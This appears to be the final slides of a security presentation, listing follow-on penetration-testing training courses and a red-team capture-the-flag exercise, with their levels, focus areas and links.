
**Focus:** Databases, Unix, Windows, Off-the-shelf and Bespoke Applications

**Certification:** Practical exam to test skills upon course completion

<https://www.computer.org/web/corporate-programs/art-of-hacking>

---

# Taking This Further...



## Advanced Infrastructure Hacking

**Level:** Advanced

**Where:** Bespoke locations / Security Conferences

**Focus:** Databases, Unix, Windows, Off-the-shelf Applications, VPN, VoIP, Networks and VLANs

**Purpose:** Preparation for exams such as CREST CCT, CHECK CTL, TIGER SST

<https://www.notsosecure.com/hacking-training/advanced-infrastructure-hacking/>

---

# Taking This Further...



## Red Team CTF

**Level:** Intermediate -> Advanced

**Where:** Online (Hosted by NotSoSecure)

**Focus:** Databases, Unix, Windows, Off-the-shelf and Bespoke Applications and Reverse Engineering

**Purpose:** A practical exercise to identify team strengths and weaknesses through solving 30+ exercises

<https://www.ntsossecure.com/hacking-training/advanced-infrastructure-hacking/>

---

---

Thank You

---

---